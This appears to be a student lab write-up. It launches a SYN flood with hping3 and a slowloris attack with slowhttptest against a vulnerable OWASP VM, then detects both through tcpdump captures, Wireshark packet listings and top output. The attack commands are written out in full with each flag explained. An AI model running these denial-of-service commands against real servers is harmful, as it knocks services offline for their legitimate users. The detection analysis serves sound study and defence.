Here, in one terminal we use tcpdump to begin capturing network traffic. We use the -i option to specify the network interface which is enp0s3 on this parrot machine. The -w option instructs the program to export captured data to the specified .pcap file instead of displaying the output to the terminal and finally, specifying to capture on port 80.

Our second terminal is used to send SYN packets to the victim machine.’hping3’ is a command line tool used to send TCP/IP packets typically for network testing and security auditing purposes. The -S option is used to specify SYN packets while the final –flood option indicates to continuously deliver packets to the target.




```
┌─[user@parrot]─[~]
└──╼ $sudo tcpdump -i enp0s3 -w SYN_flood_capture.pcap port 80
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 26214
4 bytes
^C1630851 packets captured
1630851 packets received by filter
0 packets dropped by kernel
┌─[user@parrot]─[~]
└──╼ $sudo wireshark \
> ^C
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo wireshark
 ** (wireshark:1681) 07:56:56.001274 [GUI WARNING] -- QStandardPaths: XDG_RUNTIM
E_DIR not set, defaulting to '/tmp/runtime-root'
 ** (wireshark:1681) 07:57:08.874975 [GUI WARNING] -- QXcbConnection: XCB error:
 3 (BadWindow), sequence: 2241, resource id: 20989070, major code: 40 (Translate
Coords), minor code: 0
```

```
┌─[user@parrot]─[~]
└──╼ $sudo hping3 -S -p 80 192.168.1.122 --flood
HPING 192.168.1.122 (enp0s3 192.168.1.122): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.122 hping statistic ---
545731 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌─[✗]─[user@parrot]─[~]
└──╼ $
```

One of the easiest ways we can identify the DoS attack through the ‘.pcap’ file is the unusually high amount of TCP packets sent from the source 192.168.1.121 to the destination 192.168.1.122. Another indicator of a DoS attack is an unusual amount of SYN packets without corresponding ACK or SYN-ACK packets to indicate an established connection. Through the ‘.pcap’ analysis we can identify there’s a source device (192.168.1.121) sending an unusually high amount of packets to port 80 without establishing a connection


TCP packets from target to victim with no SYN-ACK responses.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time     Source          Destination     Protocol Length Info
1630473 6.791893 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23001 → 80 [SYN] Seq=0 Win=512 Len=0
1630474 6.791896 192.168.1.121   192.168.1.122   TCP      54 22882 → 80 [RST] Seq=1 Win=0 Len=0
1630475 6.791897 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23002 → 80 [SYN] Seq=0 Win=512 Len=0
1630476 6.791898 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23003 → 80 [SYN] Seq=0 Win=512 Len=0
1630477 6.791903 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23004 → 80 [SYN] Seq=0 Win=512 Len=0
1630478 6.791908 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23005 → 80 [SYN] Seq=0 Win=512 Len=0
1630479 6.791913 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23006 → 80 [SYN] Seq=0 Win=512 Len=0
1630480 6.791918 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23007 → 80 [SYN] Seq=0 Win=512 Len=0
1630481 6.791926 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23008 → 80 [SYN] Seq=0 Win=512 Len=0
1630482 6.791931 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23009 → 80 [SYN] Seq=0 Win=512 Len=0
1630483 6.791939 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23010 → 80 [SYN] Seq=0 Win=512 Len=0
1630484 6.791945 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23011 → 80 [SYN] Seq=0 Win=512 Len=0
1630485 6.791950 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23012 → 80 [SYN] Seq=0 Win=512 Len=0
1630486 6.791955 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23013 → 80 [SYN] Seq=0 Win=512 Len=0
1630487 6.791959 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23014 → 80 [SYN] Seq=0 Win=512 Len=0
1630488 6.791964 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23015 → 80 [SYN] Seq=0 Win=512 Len=0
1630489 6.791970 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23016 → 80 [SYN] Seq=0 Win=512 Len=0
1630490 6.791975 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23017 → 80 [SYN] Seq=0 Win=512 Len=0
1630491 6.792017 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23018 → 80 [SYN] Seq=0 Win=512 Len=0
1630492 6.792024 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23019 → 80 [SYN] Seq=0 Win=512 Len=0
1630493 6.792029 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23020 → 80 [SYN] Seq=0 Win=512 Len=0
1630494 6.792048 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23021 → 80 [SYN] Seq=0 Win=512 Len=0
1630495 6.792054 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23022 → 80 [SYN] Seq=0 Win=512 Len=0
1630496 6.792061 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23023 → 80 [SYN] Seq=0 Win=512 Len=0
1630497 6.792066 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23024 → 80 [SYN] Seq=0 Win=512 Len=0
1630498 6.792072 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23025 → 80 [SYN] Seq=0 Win=512 Len=0
1630499 6.792076 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23026 → 80 [SYN] Seq=0 Win=512 Len=0
1630500 6.792083 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23027 → 80 [SYN] Seq=0 Win=512 Len=0
1630501 6.792090 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23028 → 80 [SYN] Seq=0 Win=512 Len=0
1630502 6.792095 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23029 → 80 [SYN] Seq=0 Win=512 Len=0
1630503 6.792099 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23030 → 80 [SYN] Seq=0 Win=512 Len=0
1630504 6.792107 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23031 → 80 [SYN] Seq=0 Win=512 Len=0
1630505 6.792394 192.168.1.121   192.168.1.122   TCP      54 [TCP Port numbers reused] 23032 → 80 [SYN] Seq=0 Win=512 Len=0
1630506 6.792684 192.168.1.122   192.168.1.121   TCP      60 80 → 22878 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
```

Another method we can use to identify the presence of a DoS attack is by observing system resource usage. In Linux, top provides similar functionality to windows task manager in displaying the user with an overview of system processes including CPU and Memory usage. During the SYN_flood attack we saw a spike in ksoftirqd/0 CPU usage. This process handles interruptions in the kernal caused by network traffic and the spike we observed is yet another indication of the attack.


OWASP VM – TOP Output During SYN_flood attack



```
top - 04:07:19 up 53 min,  1 user,  load average: 1.06, 0.49, 0.24
Tasks: 107 total,   1 running, 106 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.0%us,  3.7%sy,  0.0%ni, 72.1%id,  0.0%wa,  1.1%hi, 23.1%si,  0.0%st
Mem:   5871212k total,   986912k used,  4884300k free,   542452k buffers
Swap:   397304k total,        0k used,   397304k free,   215480k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 2151 root      20   0  2532 1180  920 R 14.4  0.0   0:26.13 top
    4 root      20   0     0    0    0 S 14.1  0.0   0:15.35 ksoftirqd/0
  860 postgres  20   0 44976 1232  420 S  0.3  0.0   0:00.23 postgres
 1732 root      20   0  281m  62m  14m S  0.3  1.1   0:04.04 java
 1801 root      20   0 19668 6052 2480 S  0.3  0.1   0:02.67 python
 1802 root      20   0  674m  87m  18m S  0.3  1.5   0:04.98 java
    1 root      20   0  2772 1632 1184 S  0.0  0.0   0:00.14 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 migration/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    6 root      20   0     0    0    0 S  0.0  0.0   0:02.86 events/0
    7 root      20   0     0    0    0 S  0.0  0.0   0:00.00 cpuset
    8 root      20   0     0    0    0 S  0.0  0.0   0:00.00 khelper
    9 root      20   0     0    0    0 S  0.0  0.0   0:00.00 netns
   10 root      20   0     0    0    0 S  0.0  0.0   0:00.00 async/mgr
   11 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pm
   12 root      20   0     0    0    0 S  0.0  0.0   0:00.00 sync_supers
   13 root      20   0     0    0    0 S  0.0  0.0   0:00.03 bdi-default
   14 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kintegrityd/0
   15 root      20   0     0    0    0 S  0.0  0.0   0:00.02 kblockd/0
   16 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpid
   17 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
   18 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpi_hotplug
```

TaskA4

‘slowhttptest’ is a command line tool used to perform a sloworis-style DoS attack. This attack method sends incomplete HTTP requests to the target to continuously exhaust resources by not allowing the server to establish a connection, preventing it from being able to process any legitimate requests. I’ve set up a terminal using tcpdump to capture network traffic and analysis the attack and prepared another terminal to launch the attack.




```
┌─[user@parrot]─[~]
└──╼ $sudo tcpdump -i enp0s3 -w slowhttptest_test.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 26214
4 bytes
^C298046 packets captured
298046 packets received by filter
0 packets dropped by kernel
┌─[user@parrot]─[~]
└──╼ $
```

```
┌─[user@parrot]─[~]
└──╼ $sudo slowhttptest -H -i 10 -r 300 -c 20000 -t GET -u http://192.168.1.122
-x 24 -p 3
Tue Aug 13 00:54:53 2024: set open files limit to 20010
Tue Aug 13 00:54:53 2024:
```

Firstly, the -H option is used to specify the header type for the attack which in this case, is a sloworis HTTP header style. This option specifically sends partial HTTP headers preventing the target from establishing a connection and continually using resources.

The following set of options begin to specify the attack rate. -i specifies the interval (in seconds) between sending HTTP headers to keep the connection alive. -r determines the rate of connections per second meaning the tool will attempt 300 connections per second. Lastly, -c specifies the total amount of connections to open and use throughout the attack.


-t determines the request type. In our case we used HTTP GET requests which can be identified throughout the wireshark '.pcap' analysis:



```
No.    Time       Source        Destination   Protocol Length Info
296405 242.403119 192.168.1.121 192.168.1.122 TCP      54 55988 → 80 [RST] Seq=342 Win=0 Len=0
296406 242.403119 192.168.1.121 192.168.1.122 TCP      295 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296407 242.403121 192.168.1.121 192.168.1.122 TCP      66 43822 → 80 [FIN, ACK] Seq=318 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296408 242.403121 192.168.1.121 192.168.1.122 TCP      66 43844 → 80 [FIN, ACK] Seq=313 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296409 242.403122 192.168.1.121 192.168.1.122 TCP      66 43974 → 80 [FIN, ACK] Seq=292 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296410 242.403123 192.168.1.121 192.168.1.122 TCP      81 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296411 242.403123 192.168.1.121 192.168.1.122 TCP      66 43990 → 80 [FIN, ACK] Seq=323 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296412 242.403124 192.168.1.121 192.168.1.122 TCP      66 44034 → 80 [FIN, ACK] Seq=319 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296413 242.403124 192.168.1.121 192.168.1.122 TCP      66 44058 → 80 [FIN, ACK] Seq=294 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296414 242.403125 192.168.1.121 192.168.1.122 TCP      66 44308 → 80 [FIN, ACK] Seq=305 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296415 242.403125 192.168.1.121 192.168.1.122 TCP      66 53946 → 80 [FIN, ACK] Seq=321 Ack=1 Win=64256 Len=0 TSval=2518560739 TSecr=1462
296416 242.403126 192.168.1.121 192.168.1.122 TCP      66 44342 → 80 [FIN, ACK] Seq=296 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296417 242.403126 192.168.1.121 192.168.1.122 TCP      66 44356 → 80 [FIN, ACK] Seq=303 Ack=1 Win=64256 Len=0 TSval=2518560738 TSecr=1461
296418 242.403127 192.168.1.121 192.168.1.122 TCP      285 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296419 242.403128 192.168.1.121 192.168.1.122 TCP      276 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296420 242.403129 192.168.1.121 192.168.1.122 TCP      269 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296421 242.403131 192.168.1.121 192.168.1.122 TCP      284 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296422 242.403133 192.168.1.121 192.168.1.122 TCP      321 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296423 242.403134 192.168.1.121 192.168.1.122 TCP      66 45656 → 80 [FIN, ACK] Seq=317 Ack=1 Win=64256 Len=0 TSval=2518560739 TSecr=1462
296424 242.403135 192.168.1.121 192.168.1.122 TCP      66 45996 → 80 [FIN, ACK] Seq=310 Ack=1 Win=64256 Len=0 TSval=2518560739 TSecr=1462
296425 242.403135 192.168.1.121 192.168.1.122 TCP      66 46012 → 80 [FIN, ACK] Seq=307 Ack=1 Win=64256 Len=0 TSval=2518560739 TSecr=1462
296426 242.403136 192.168.1.121 192.168.1.122 TCP      54 53104 → 80 [RST] Seq=372 Win=0 Len=0
296427 242.403136 192.168.1.121 192.168.1.122 TCP      223 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296428 242.403138 192.168.1.121 192.168.1.122 TCP      297 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296429 242.403139 192.168.1.121 192.168.1.122 TCP      306 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296430 242.403140 192.168.1.121 192.168.1.122 TCP      284 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296431 242.403142 192.168.1.121 192.168.1.122 TCP      327 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296432 242.403143 192.168.1.121 192.168.1.122 TCP      102 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296433 242.403144 192.168.1.121 192.168.1.122 TCP      54 55034 → 80 [RST] Seq=332 Win=0 Len=0
296434 242.403144 192.168.1.121 192.168.1.122 TCP      267 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296435 242.403179 192.168.1.122 192.168.1.121 HTTP     683 HTTP/1.1 400 Bad Request  (text/html)
296436 242.403184 192.168.1.121 192.168.1.122 TCP      335 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296437 242.403189 192.168.1.121 192.168.1.122 TCP      271 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296438 242.403192 192.168.1.121 192.168.1.122 TCP      286 GET / HTTP/1.1  [TCP segment of a reassembled PDU]
296439 242.403196 192.168.1.121 192.168.1.122 TCP      332 GET / HTTP/1.1  [TCP segment of a reassembled PDU]

    [TCP Segment Len: 218]
    Sequence Number: 279    (relative sequence number)
    Sequence Number (raw): 1853946646
    [Next Sequence Number: 498    (relative sequence number)]

0000  08 00 27 96 e4 1b 08 00  27 37 d6 ce 08 00 45 00   ··'·····'7····E·
0010  01 0e 23 e7 40 00 40 06  91 bf c0 a8 01 79 c0 a8   ··#·@·@·····y··
0020  01 7a b7 ee 00 50 6e 80  fb 16 a3 ab 09 9c 80 19   ·z···Pn·········
0030  01 f6 85 44 00 00 01 01  08 0a 96 1e 2f e3 ff ff   ···D········/···
0040  bf 67 58 2d 6c 4d 43 61  65 69 34 63 64 32 68 30   ·gX-lMCa ei4cd2h0

slowhttptest_test.pcap        Packets: 298046 · Displayed: 298046 (100.0%)        Profile: Default
```

-u specifies the target device URL which is the vulnerable OWASP VM. -x specifies the timeout limit in seconds. Here, if the server hasn't responded within 24 seconds the connection will time out. Lastly, -p defines the amount of follow-up probes. These refer to the amount of additional (follow-up) requests sent on each connection.

